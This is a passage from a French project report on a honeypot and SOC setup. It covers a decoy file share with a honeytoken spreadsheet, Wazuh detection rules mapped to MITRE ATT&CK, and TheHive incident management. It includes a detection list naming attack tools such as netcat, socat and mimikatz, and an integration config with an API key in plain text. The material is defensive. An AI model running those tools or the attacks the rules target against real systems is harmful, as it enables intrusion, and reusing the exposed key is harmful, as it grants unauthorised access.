


Figure 42 : partage réseau compta_decoy

2. Activation de l'audit système avancé via GPO

L'enregistrement des accès aux fichiers partagés nécessite une directive d'audit spécifique dans Windows. La sous-catégorie Partage de fichiers détaillé (Detailed File Share) a été activée et forcée via la stratégie de groupe des Contrôleurs de Domaine (Default Domain Controllers Policy dans gpmmc.msc).

Cette configuration garantit la génération de l'événement Windows ID 5145 (A network share object was checked to see whether client can be granted desired access) dans le journal de sécurité Windows dès qu'une requête SMB sollicite un objet du partage.

 Audits pour Compta_Decoy

Principal : Tout le monde [Sélectionnez un principal](#)

Type : Réussite ▼

S'applique à : Ce dossier, les sous-dossiers et les fichiers ▼

Autorisations de base : [Afficher](#)

- ☒ Contrôle total
- ☒ Modification
- ☒ Lecture et exécution
- ☒ Affichage du contenu du dossier
- ☒ Lecture
- ☒ Écriture
- ☐ Autorisations spéciales

☐ Appliquer ces paramètres d'audit uniquement aux objets et/ou aux conteneurs faisant partie de ce conteneur

Ajoutez une condition pour limiter l'étendue de cette entrée d'audit. Les événements de sécurité ne seront enregistrés que si les conditions sont satisfaites.

[Ajouter une condition](#)

Figure 43 : Activation de l'audit système avancé via GPO

4.5.2. Fichier piégé compta (Requête GET distante)

Au sein du partage Compta_Decoy, le fichier leurre principal Bilan_Financier_2026.xlsx a été déposé pour servir d'appât ciblé (Honeytoken). Ce document simule des données financières confidentielles afin de susciter la curiosité d'un attaquant en phase de découverte ou d'exfiltration de données.

1. Principe de détection et passivité du leurre

Contrairement aux fichiers actifs nécessitant l'exécution de scripts ou de macros, ce fichier est totalement passif et inoffensif. Sa détection repose intégralement sur les mécanismes natifs d'audit de sécurité du système d'exploitation Windows (SACL) : Invisibilité pour l'attaquant : Aucune modification de structure n'est apportée au fichier, le rendant indétectable par les outils d'analyse statique ou les bacs à sable (sandboxes). Déclenchement à l'accès : Toute action effectuée sur le fichier (ouverture, lecture en ligne de commande via type ou cat, copie réseau, modification ou suppression) est immédiatement enregistrée par le noyau Windows.




Figure 44 : fichiers piéger

2. Chaîne de remontée d'alerte vers le SIEM

Le processus complet de détection et d'alerte s'articule comme suit : Génération du log système : Lors d'une tentative de lecture du fichier Bilan_Financier_2026.xlsx, le sous-système de sécurité du Contrôleur de Domaine génère l'événement Windows EventID 5145 (Partage de fichiers détaillé). Ce log contient l'adresse IP de l'hôte distant, le nom de l'utilisateur concerné et le chemin exact de la ressource.

Corrélation et alerte SOC : Le Manager Wazuh traite le log entrant à l'aide de la règle personnalisée 100108 définie dans local_rules.xml. La correspondance sur le champ relativeTargetName déclenche instantanément une alerte de sévérité 12 (Critique) sur la console du SOC, signalant une intrusion ou une action malveillante avérée sur le réseau.




Figure 45 : processus de remontée d'alerte vers le SIEM

4.5.3. Mesures d'évitement des Faux Positifs (Tuning SIEM)

Un des enjeux majeurs d'un Honeypot est de s'assurer qu'aucun outil légitime (comme un antivirus, un agent de sauvegarde ou un indexeur de fichiers Windows) ne déclenche l'alerte par inadvertance.

Exclusion des processus système : La règle de détection Wazuh a été affinée pour ignorer les accès générés par les comptes système locaux (ex: SYSTEM, LOCAL SERVICE) ou le processus d'indexation (SearchIndexer.exe).

Isolation du partage : Le dossier Compta_Decoy a été sciemment exclu des périmètres de balayage des outils de scannage réseau de routine et des sauvegardes automatiques planifiées.

Résultat : Tout événement 5145 remonté sur ce fichier possède un taux de certitude proche de 100 %, qualifiant l'alerte en Vrai Positif (VP) immédiat sans phase de levée de doute intermédiaire.

5. SECURITY OPERATIONS CENTER (SOC) ET SIEM

Dans le cadre du projet, nous avons choisis de mettre en place la solution de supervision nommée « Wazuh » cet outil est un SIEM, celui-ci veut dire « Security Information and Event Management ». Cette solution repose sur trois composants complémentaires : l'indexeur, le serveur et le tableau de bord.

5.1. Déploiement de la Stack Wazuh

Voici le schéma du flux de données transitant de l'agent à l'interface finale :



Les agents installés sur les machines collectent les journaux d'événements et les transmettent au serveur Wazuh. Ce dernier les analyse à l'aide de règle de détection puis transmet les alertes générées à l'indexeur pour les stocker. Enfin le tableau de bord interroge l'indexeur pour afficher ces informations de manière lisible à l'utilisateur.

Indexeur Wazuh : L'indexeur sert de stockage et de recherche de l'infrastructure. Basé sur OpenSearch, il reçoit et indexe l'ensemble des données produites par le serveur. Que ce soient les alertes ou bien les journaux remontés par les agents. C'est ce qu'il permet ensuite au Tableau de bord d'interroger rapidement les informations pour les afficher. Sans l'indexeur, aucune donnée ne serait conservée ni consultable dans le temps.

Serveur Wazuh : Le serveur c'est le moteur d'analyse de l'infrastructure. Il reçoit tous les événements envoyés par les agents installés sur les machines, les compare à un ensemble de règles de détection puis génère une alerte de sécurité lorsqu'une règle est déclenchée. Ils sont ensuite envoyés à l'indexeur pour qu'il les stocke. Le serveur gère aussi l'authentification et la configuration centralisée des agents




Figure 46 : Liste des agents enregistrés et de leur statut

Tableau de bord Wazuh (Wazuh Dashboard)

Le tableau de bord (Dashboard) constitue l'interface web de visualisation de l'infrastructure. Il interroge l'indexeur pour présenter les informations de façon lisible et exploitable par un utilisateur. Il permet de visualiser les alertes de sécurité en temps réel




Figure 47 : Écran de connexion au Tableau de bord Wazuh

5.1.1. Rôle et Fonctionnalités des Agents

L'agent Wazuh est un logiciel léger sur les machines du parc informatique, donc les endpoints que l'on souhaite surveiller. Cela peut être des serveurs, postes de travail, instances cloud ou conteneurs. Son rôle principal est de collecter les données de sécurité locales et de les transmettre de manière sécurisée au serveur Wazuh.

Il se concentre sur les tâches suivantes :

- **Log Data Collection (Collecte de logs)** : Lecture en temps réel des journaux système (Syslog, Event Viewer Windows) et des logs applicatifs (Apache, Nginx, MySQL, etc.).
- **File Integrity Monitoring - FIM (Surveillance de l'intégrité)** : Surveillance des fichiers critiques du système. L'agent détecte instantanément toute modification, création ou suppression de fichier
- **Rootkit and Malware Detection** : Scan périodique du système à la recherche de fichiers cachés, de processus anormaux ou de ports ouverts suspects.

5.1.2. Threat Intelligence via intégration de listes de renseignements

La Threat Intelligence consiste à enrichir l'analyse des logs en y corrélant des flux de données externes sur les cybermenaces cybernétiques actuelles. Dans Wazuh, cela permet de transformer une simple activité réseau ou système bénigne en une alerte de sécurité critique si un élément correspond à un indicateur de compromission (IOC) connu.

Nous avons utilisé l'approche via une liste CDB (*Constant Data Base*) permettant de charger des fichiers de texte brut contenant des milliers d'indicateurs dans notre cas c'étaient une liste d'outils malveillants.



```
GNU nano 7.2 /var/ossec/etc/lists/suspicious-programs
nc:red
netcat:red
ncat:red
nmap:red
socat:red
mimikatz:red
linpeas.sh:red
```

Figure 48 : Liste CDB

5.2. Matrice d'Ingénierie des Règles de Détection

La valeur d'un honeypot réside dans sa capacité à transformer chaque action de l'attaquant en alerte qualifiée. Une matrice de règles de détection personnalisées a donc été développée sur le SIEM Wazuh (identifiants 102xxx et 103xxx), chacune alignée sur une technique du référentiel MITRE ATT&CK. Ces règles analysent en continu les journaux remontés par les agents déployés sur les leurres, et génèrent des alertes escaladées vers le SOAR TheHive.

5.2.1. Règles AD-DECOY (Event IDs : 4768, 4769, 5145)

Les règles AD-DECOY surveillent le contrôleur de domaine factice (VLAN 20) en s'appuyant sur les journaux d'événements de sécurité Windows. Elles ciblent principalement les techniques d'attaque sur l'identité : la demande de ticket Kerberos d'authentification (Event ID 4768) et de service (Event ID 4769), révélatrice d'une tentative de Kerberoasting, ainsi que l'accès à un partage réseau piégé (Event ID 5145). Le détail de ces règles relève de la partie Active Directory du projet.

Les principales règles sont :

Surveillance Active Directory (AD-MIRROR)

101002 - AD-MIRROR (Alerte critique) : détection de l'ajout d'un utilisateur au sein d'un groupe de sécurité privilégié dans l'Active Directory, indiquant une possible tentative d'élévation de privilèges ou de persistance (MITRE T1098).

101003 - AD-MIRROR (Journal effacé) : détection de la suppression ou de l'effacement volontaire d'un journal d'événements Windows, révélant une tentative de dissimulation d'activité malveillante (MITRE T1070.001).

Attaques sur l'Authentification (Kerberos & Accès)

101001 - Brute Force suspecté : détection de plusieurs échecs de connexion répétés dans un intervalle de temps restreint depuis une même adresse IP (MITRE T1110).

101014 - Suspicion de Kerberoasting : alerte critique lors de la demande suspecte d'un ticket de service (TGS) pour le compte de service critique "Admin_Backup", caractérisant une tentative d'extraction de mot de passe hors ligne (MITRE T1558.003).

101016 - Tentative d'AS-REP Roasting : alerte critique ciblant une tentative de brute-force ou de récupération du hash de mot de passe pré-authentifié sur le compte leurre Active Directory "Decoy_Compta" (MITRE T1110.001).

Pièges et Détection par Leurre (Honeytokens)

101015 - Honeytoken Web (Accès dossier) : alerte critique détectant l'accès frauduleux à une URL leurre spécifique ("Dossier Comptabilité"), révélant une phase de découverte d'informations par un attaquant (MITRE T1083).

101017 - Honeytoken SMB (Accès partage) : alerte critique lors de la connexion réseau non autorisée et de l'accès au partage de fichiers Windows leurre nommé "Compta_Decoy" (MITRE T1083).

101018 - Honeytoken SMB (Lecture de fichier) : alerte maximale confirmant la lecture effective et l'exfiltration potentielle du fichier critique et sensible de contrefaçon "Bilan_Financier_2026" (MITRE T1083).

5.2.2. Règles WEB-DECOY

Les règles WEB-DECOY exploitent deux sources de journaux du serveur HV-WEB-DECOY : le journal d'accès Nginx et le journal JSON de la Honey-API. Elles couvrent l'ensemble du parcours d'un attaquant sur le leurre web, du scan initial jusqu'à l'exploitation de l'API.

Cinq règles ont été définies :

WEB-1 - Scan de répertoires : détection d'un volume anormal de requêtes en erreur 404 depuis une même adresse IP sur une courte fenêtre de temps, signature d'un balayage automatisé.

WEB-2 - Brute-force applicatif : détection de multiples requêtes POST vers le formulaire d'administration en peu de temps.

WEB-3 - Accès à un endpoint sensible : toute requête vers `/api/v1/user/config`, endpoint qui ne devrait jamais être appelé légitimement, lève une alerte.

WEB-4 - Alerte critique : l'accès à l'endpoint de maintenance ou la détection du honey-token « `TOKEN-DEV-XYZ` » déclenche une alerte de sévérité maximale et la création d'un ticket.

WEB-5 - User-Agent suspect : identification des outils de scan connus (sqlmap, nikto, Nmap, etc.) via l'en-tête User-Agent des requêtes.

Pour permettre l'exploitation des règles WEB-3 et WEB-4, la Honey-API a été adaptée afin d'écrire ses événements au format JSON structuré dans un fichier dédié, surveillé par l'agent Wazuh. Au moment de la rédaction, la validation de bout en bout de ces règles web dans TheHive est en cours de finalisation avec l'équipe SOC, les journaux étant correctement produits et remontés côté agent.

5.2.3. Règles SSH-DECOY

Les règles SSH-DECOY analysent les journaux de Cowrie et couvrent la totalité de la chaîne d'attaque SSH, de la reconnaissance à la post-exploitation. Elles constituent le pilier le plus abouti de la matrice de détection, chaque règle ayant été validée de bout en bout jusqu'à la remontée dans TheHive.

Les principales règles sont :

102001 - Connexion root réussie : alerte critique lorsqu'un attaquant obtient un accès root sur le honeypot (MITRE T1078).

102002 / 102003 - Brute-force SSH : détection des échecs d'authentification sur root, puis de leur répétition rapprochée caractérisant une attaque par force brute (MITRE T1110).

102004 - Intégrité de /etc/passwd (FIM) : détection en temps réel de la modification du fichier système critique, révélant une tentative de persistance.

102005 / 102008 - Téléchargement de charge : détection de l'usage de curl/wget puis du téléchargement effectif d'un fichier malveillant dans le honeypot (MITRE T1105).

102006 / 102011 - Élévation de privilèges : détection des tentatives d'escalade via sudo ou su (MITRE T1548).

L'exécution du scénario d'attaque a confirmé le déclenchement de l'ensemble de ces règles et leur escalade automatique vers TheHive, où chaque action de l'attaquant apparaît sous forme d'une alerte horodatée et qualifiée, associée à sa technique MITRE ATT&CK correspondante. Le honeypot SSH démontre ainsi la chaîne complète : capture de l'intrusion, détection par le SIEM, et centralisation dans le SOAR.

5.3. Déploiement du SOAR (TheHive)

Coupler au SIEM nous avons mis en place, une plateforme de gestion des incidents de sécurité (SOAR) à l'aide de TheHive. Elle s'appuie sur 3 composants : Elasticsearch, Apache Cassandra et TheHive

5.3.1. Architecture globale et composants

TheHive repose sur un flux de traitement des incidents allant de la détection à la qualification. Le schéma ci-dessous résume ce flux :

Alertes (Wazuh) → TheHive → Elasticsearch (stockage)

Elasticsearch


Elasticsearch est la brique d'indexation utilisée par TheHive. C'est cette base qui permet à TheHive de proposer une recherche plutôt rapide dans l'historique des incidents. Il vient compléter Cassandra en apportant les fonctionnalités de recherche et de filtrage avancé utilisées quotidiennement dans l'interface de TheHive.

Apache Cassandra

Apache Cassandra est la base de données principale de TheHive. Elle stocke l'ensemble des données structurées de la plateforme : cas, tâches, observables, alertes, utilisateurs et organisations.

TheHive

Cette étape installe l'application TheHive elle-même, qui s'appuie sur Cassandra pour le stockage et sur Elasticsearch pour la recherche. TheHive est la plateforme centrale de gestion des incidents de sécurité (SOAR). Elle permet de centraliser les alertes remontées par Wazuh, de les qualifier, puis de les transformer en cas d'investigation structurés en tâches.



Statut	Sévérité	Titre	# Cas	Taper	Source	Référence	Détails	Référent
Nouveau	H	[Wazuh Lvl 12] Sysmon - Processus suspect - explorer.exe - AD-MIRROR	1	-	wazuh_alert	Observables	0	?
		régle=61640 event_id=Inconnu win_channel=Microsoft-Windows-Sy... nom_agent=AD-MIRROR mitre=[T1055]			Wazuh	TTP	0	
		Aucun			79d4ac3c			
Nouveau	M	[Wazuh Lvl 10] Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO. - WEB-DECOY	1	-	wazuh_alert	Observables	0	?
		agent_ip=10.0.10.2 nom_agent=WEB-DECOY règle=102011 wazuh mitre=[T1548.003]			Wazuh	TTP	0	
		Aucun			8651634c			
Nouveau	M	[Wazuh Lvl 10] Système Hôte : Élévation de privilèges RÉUSSIE via la commande SUDO. - WEB-DECOY	1	-	wazuh_alert	Observables	0	?
		agent_ip=10.0.10.2 nom_agent=WEB-DECOY règle=102011 wazuh mitre=[T1548.003]			Wazuh	TTP	0	
		Aucun			f0d019e2			


Figure 49 : Preview du Soar THE HIVE

5.3.2. Création de l'organisation et des utilisateurs

Dans TheHive, toute activité (cas, alertes, tâches) est rattachée à une organisation. La création de cette organisation, puis des comptes utilisateurs qui lui sont associés, constitue donc une étape indispensable avant toute utilisation opérationnelle de la plateforme. Elle permet également de définir qui a accès à quelles données, et avec quel niveau de droits.

Création de l'organisation

Après la première connexion avec le compte super-administrateur, une organisation est créée depuis l'espace d'administration (« Organisations »). Elle représente généralement l'équipe ou le SOC qui va utiliser TheHive au quotidien.




Liste des organisations				
défaut Exporter la liste				
		Nom		Créée par
Actif	UN	administrateur	Organisations en lien	Aucun
				T utilisateur du système TheHive
Actif	S	SOCRATE	Organisations en lien	Aucun
				UN admin@thehive.local

Figure 50 : Création de l'organisation pour notre SOC

Création des utilisateurs

Une fois l'organisation créée, les comptes utilisateurs sont ajoutés et rattachés à celle-ci. Pour chaque utilisateur, un rôle est attribué au sein de l'organisation, définissant les permissions accordées



Utilisateurs				
défaut Exporter la liste				
		Nom	Identifiant	Organisations
Actif	D	Utilisateur administrateur par défaut	admin@thehive.local	UN
				T utilisateur du système TheHive
Actif	D	dali	dali@thehive.local	S
				UN admin@thehive.local
Actif	S	SOC	soc@thehive.local	S
				UN admin@thehive.local

Figure 51 : Création des utilisateurs pour notre SOC

6. INTERCONNEXION : RÉPONSE ACTIVE ET AUTOMATISÉE

La mise en place de la passerelle automatisée permettant à Wazuh de transmettre ses alertes de sécurité vers la plateforme de réponse aux incidents TheHive est primordiale. Nous allons nous appuyer sur l'API REST de cette dernière. L'objectif de cette interconnexion est d'automatiser la création de tickets d'investigation dans TheHive dès qu'une alerte pertinente est détectée par Wazuh, sans intervention manuelle de l'analyste.

6.1. Logique de la légitime défense numérique

Dans le cadre de l'exploitation d'une infrastructure de détection, la légitime défense numérique désigne la capacité du système à classer instantanément la gravité d'une agression pour préparer ou déclencher des contre-mesures (alertes prioritaires, blocages IP automatiques via Active Response, ou isolation d'un hôte).

Cette logique repose sur un principe strict de proportionnalité : les bruits de fond d'Internet ou les erreurs de manipulation des utilisateurs (niveaux d'alerte très bas) sont simplement indexés, tandis que les actions présentant une intention malveillante avérée franchissent un certain seuil de criticité

Globalement les seuils sont généralement segmentés de cette manière :

[Niveau 0 - 7] --> Bruit de fond / Info (Erreurs de frappe, audits de routine)

[Niveau 8 - 10] --> Alerte Modérée (Brute force suspecté, scans de ports)

[Niveau 11 - 15] --> Alerte Critique (Persistance AD, Escalade de privilèges, Root réussi)

6.2. Interfaçage SIEM → SOAR : Routage des alertes via Webhooks JSON

La mise en place de la passerelle automatisée permettant à Wazuh de transmettre ses alertes de sécurité vers la plateforme de réponse aux incidents TheHive est primordiale. Nous allons nous appuyer sur l'API REST de cette dernière. L'objectif de cette interconnexion est d'automatiser la création de tickets d'investigation dans TheHive dès qu'une alerte pertinente est détectée par Wazuh, sans intervention manuelle de l'analyste.

Schéma fonctionnel de l'intégration

Le mécanisme de liaison entre les deux plateformes repose sur l'enchaînement suivant :

1. Le Wazuh Manager écrit une alerte qualifiée dans son fichier alerts.json.
2. Le démon Wazuh-Integrator intercepte cet événement et appelle le script d'intégration.
3. Un script Python personnalisé effectue la traduction des données au format attendu par TheHive.
4. Une requête HTTP POST authentifiée est envoyée à l'API REST de TheHive.
5. TheHive reçoit le JSON transmis et instancie automatiquement une nouvelle alerte dans son interface.

Étape 1 - Déclaration du webhook dans Wazuh (ossec.conf)

Objectif

Le fichier de configuration principal du Manager Wazuh doit être instruit pour savoir quand et vers quelle destination envoyer les alertes. Cette liaison est prise en charge par le démon wazuh-integrator, qui surveille en continu le fichier de configuration à la recherche d'un bloc d'intégration.

```
<integration>
  <name>custom-thehive</name>
  <hook_url>http://10.0.30.2:9000/api/alert</hook_url>
  <api_key>00/+HDbsPPdhDwCwanNkHDsyI3IFb3ti</api_key>
  <level>9</level>
  <alert_format>json</alert_format>
</integration>
```

Figure 52 : Déclaration du Webhook dans Wazuh

Étape 2 - Script connecteur personnalisé

Un script Python autonome s'appuyant uniquement sur la bibliothèque requests a été développé et déployé dans /var/ossec/integrations/custom-thehive.py.

Logique de fonctionnement du script

Dès qu'une alerte est levée, le démon de Wazuh transmet au script le fichier JSON de l'événement, la clé API et l'URL de destination. Le connecteur extrait alors les données stratégiques (règle violée, agent victime, IP source et utilisateur attaquant) pour les isoler sous

forme d'**observables** indexables. Enfin, il structure ce payload enrichi selon le schéma de l'API de TheHive, et l'expédie via une requête **HTTP POST** authentifiée vers l'endpoint.

Étape 3 - Durcissement des droits et cycle d'exécution

Permissions


Pour que Wazuh accepte d'exécuter ce script, les permissions du système Linux doivent être configurées de façon stricte, afin d'empêcher qu'un utilisateur non autorisé ne puisse modifier le code du connecteur.

```
root@HV-WAZUH:/home/wazuh# ls -l /var/ossec/integrations/custom-thehive.py
-rwxr-x--- 1 root wazuh 6669 7 juin 23:03 /var/ossec/integrations/custom-thehive.py
```

Figure 53 : Attributions des droits par mesure de durcissement

Mécanisme de communication de l'API (HTTP / REST)

